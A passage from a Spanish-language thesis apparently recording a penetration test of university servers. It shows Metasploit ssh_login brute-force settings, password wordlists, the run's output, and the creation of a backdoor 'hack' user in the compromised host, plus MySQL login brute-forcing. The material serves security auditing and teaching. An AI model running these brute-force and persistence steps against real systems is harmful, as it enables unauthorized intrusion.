


Figura 21-4: Ataque a ssh - inicio de la consola de metasploit.
Realizado por: (Carrasco, Samuel, 2019)

Figura 22-4: Ataque a ssh - búsqueda de código para acceso con ssh.
Realizado por: (Carrasco, Samuel, 2019)




Figura 23-4: Ataque a ssh - Ingreso de parámetros para uso del código.
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting     Required  Description
   ----              ---------------     --------  -----------
   BLANK_PASSWORDS   false               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false               no        Add all users in the current database to the list
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE         /root/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.10.16       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                  yes       The target port
   STOP_ON_SUCCESS   true                yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         /root/user.txt      no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figura 24-4: Ataque a ssh - verificación de parámetros ingresados para uso del código.
Realizado por: (Carrasco, Samuel, 2019)

```
root@samuelcarrasco:~# cat /root/user.txt
admin
root
user
toor
root@samuelcarrasco:~# cat /root/password.txt
admin
toor
cisco
12345
123456
123456789
administrador123
root
pass
password
usuario
user
usuario2019
user2019
user123
usuario123
default
qwerty
asdfgh
zxcvbnm


root@samuelcarrasco:~#
```

Figura 25-4: Ataque a ssh - contenido de diccionarios
Realizado por: (Carrasco, Samuel, 2019)




Figura 26-4: Ataque a ssh - lanzamiento del ataque (exploit).
Realizado por: (Carrasco, Samuel, 2019)




Figura 27-4: Ataque a ssh - sesiones establecidas con el equipo vulnerado.
Realizado por: (Carrasco, Samuel, 2019)




Figura 28-4: Ataque a ssh - uso de la sesión y navegación en el equipo vulnerado
Realizado por: (Carrasco, Samuel, 2019)

Dentro del equipo hackeado, se pueden realizar todas las acciones que el atacante desee: corromper datos, copiar información, crear usuarios, implantar una llave pública, etc. Es decir, un sistema de seguridad puede verse comprometido en lo correspondiente a: la Confiabilidad, Integridad y Disponibilidad.

Un atacante podría decidir no hacer nada a parte de espiar y robar información de forma que no despierte sospechas de su intrusión.

Figura 29-4: Ataque a ssh - acceso a información de usuarios
Realizado por: (Carrasco, Samuel, 2019)




Figura 30-4: Ataque a ssh - opciones para actualización a shell meterpreter.
Realizado por: (Carrasco, Samuel, 2019)




Figura 31-4: Ataque a ssh - uso de Shell de meterpreter.
Realizado por: (Carrasco, Samuel, 2019)




Figura 32-4: Ataque a ssh - acceso al equipo vulnerado a través de meterpreter.
Realizado por: (Carrasco, Samuel, 2019)




Figura 33-4: Ataque a ssh - Consulta de información del equipo
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

pwd
/root
useradd hack
passwd hack
New password: 123456
BAD PASSWORD: it is too simplistic/systematic
BAD PASSWORD: is too simple
Retype new password: 123456
Changing password for user hack.
passwd: all authentication tokens updated successfully.
```

Figura 34-4: Ataque a ssh – Creación de Usuarios desde el atacante.
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[-] 192.168.10.16:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.10.16:22 - Failed: 'admin:toor'
[-] 192.168.10.16:22 - Failed: 'admin:cisco'
[-] 192.168.10.16:22 - Failed: 'admin:12345'
[-] 192.168.10.16:22 - Failed: 'admin:123456'
[-] 192.168.10.16:22 - Failed: 'admin:123456789'
[-] 192.168.10.16:22 - Failed: 'admin:administrador123'
[-] 192.168.10.16:22 - Failed: 'admin:root'
[-] 192.168.10.16:22 - Failed: 'admin:pass'
[-] 192.168.10.16:22 - Failed: 'admin:password'
[-] 192.168.10.16:22 - Failed: 'admin:usuario'
[-] 192.168.10.16:22 - Failed: 'admin:user'
[-] 192.168.10.16:22 - Failed: 'admin:usuario2019'
[-] 192.168.10.16:22 - Failed: 'admin:user2019'
[-] 192.168.10.16:22 - Failed: 'admin:user123'
[-] 192.168.10.16:22 - Failed: 'admin:usuario123'
[-] 192.168.10.16:22 - Failed: 'admin:default'
[-] 192.168.10.16:22 - Failed: 'admin:qwerty'
[-] 192.168.10.16:22 - Failed: 'admin:asdfgh'
[-] 192.168.10.16:22 - Failed: 'admin:zxcvbnm'
[-] 192.168.10.16:22 - Failed: 'admin:'
[-] 192.168.10.16:22 - Failed: 'admin:'
[-] 192.168.10.16:22 - Failed: 'hack:admin'
[-] 192.168.10.16:22 - Failed: 'hack:toor'
[-] 192.168.10.16:22 - Failed: 'hack:cisco'
[-] 192.168.10.16:22 - Failed: 'hack:12345'
[+] 192.168.10.16:22 - Success: 'hack:123456' ''
[*] Command shell session 3 opened (192.168.10.14:39201 -> 192.168.10.16:22) at 2019-02-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figura 35-4: Ataque a ssh - Acceso al equipo con el usuario creado
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                       Connection
  --  ----  ----           -----------                       ----------
  3         shell unknown  SSH hack:123456 (192.168.10.16:22)  192.168.10.14:39201 -> 192.168.10.16:22 (192.168.10.16)

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Figura 36-4: Ataque a ssh - Verificación de la sesión establecida con el equipo
Realizado por: (Carrasco, Samuel, 2019)




Figura 37-4: Ataque a ssh - Acceso a información de usuarios del equipo vulnerado
Realizado por: (Carrasco, Samuel, 2019)




Figura 38-4: Ataque a ssh - Verificación del ataque desde el equipo vulnerado
Realizado por: (Carrasco, Samuel, 2019)

Figura 39-4: Ataque a ssh - Verificación de usuario creado desde el equipo vulnerado
Realizado por: (Carrasco, Samuel, 2019)

*4.2.1.2.b. Explotación de vulnerabilidad al **puerto 80** (http) del servidor DSpace*




Figura 40-4: Ataque a http a través de código exploit.
Realizado por: (Carrasco, Samuel, 2019)




Figura 41-4: Ataque a http, el equipo no es vulnerable.
Realizado por: (Carrasco, Samuel, 2019)

*4.2.1.2.c. Explotación de vulnerabilidad al **puerto 443** (https) del servidor Académico*




Figura 42-4: Ataque a https, el equipo no es vulnerable.
Realizado por: (Carrasco, Samuel, 2019)

*4.2.1.2.d. Explotación de vulnerabilidad al **puerto 3306** (mysql) del servidor Académico*




Figura 43-4: Ataque a mysql, Uso de módulo auxiliar mysql_version.
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/mysql/mysql_version) > set RHOST 192.168.10.17
RHOST => 192.168.10.17
msf5 auxiliary(scanner/mysql/mysql_version) > exploit

[*] 192.168.10.17:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > set USER_
set USER_AS_PASS  set USER_FILE
msf5 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/user.
user.dspace    user.mysql.mv  user.ssh.mv
msf5 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /root/user.mysql.mv
USER_FILE => /root/user.mysql.mv
msf5 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /root/password.mysql.mv
PASS_FILE => /root/password.mysql.mv
msf5 auxiliary(scanner/mysql/mysql_login) > exploit
```

Figura 44-4: Ataque a mysql, Uso de módulo auxiliar mysql_login.
Realizado por: (Carrasco, Samuel, 2019)

```
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[-] 192.168.10.17:3306     - 192.168.10.17:3306 - Unsupported target version of MySQL detected.
[*] 192.168.10.17:3306     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >
```

Figura 45-4: Ataque a mysql, sin éxito
Realizado por: (Carrasco, Samuel, 2019)

*4.2.1.2.e. Explotación de vulnerabilidad al **puerto 3389** (rdp) en el Servidor WiFi*

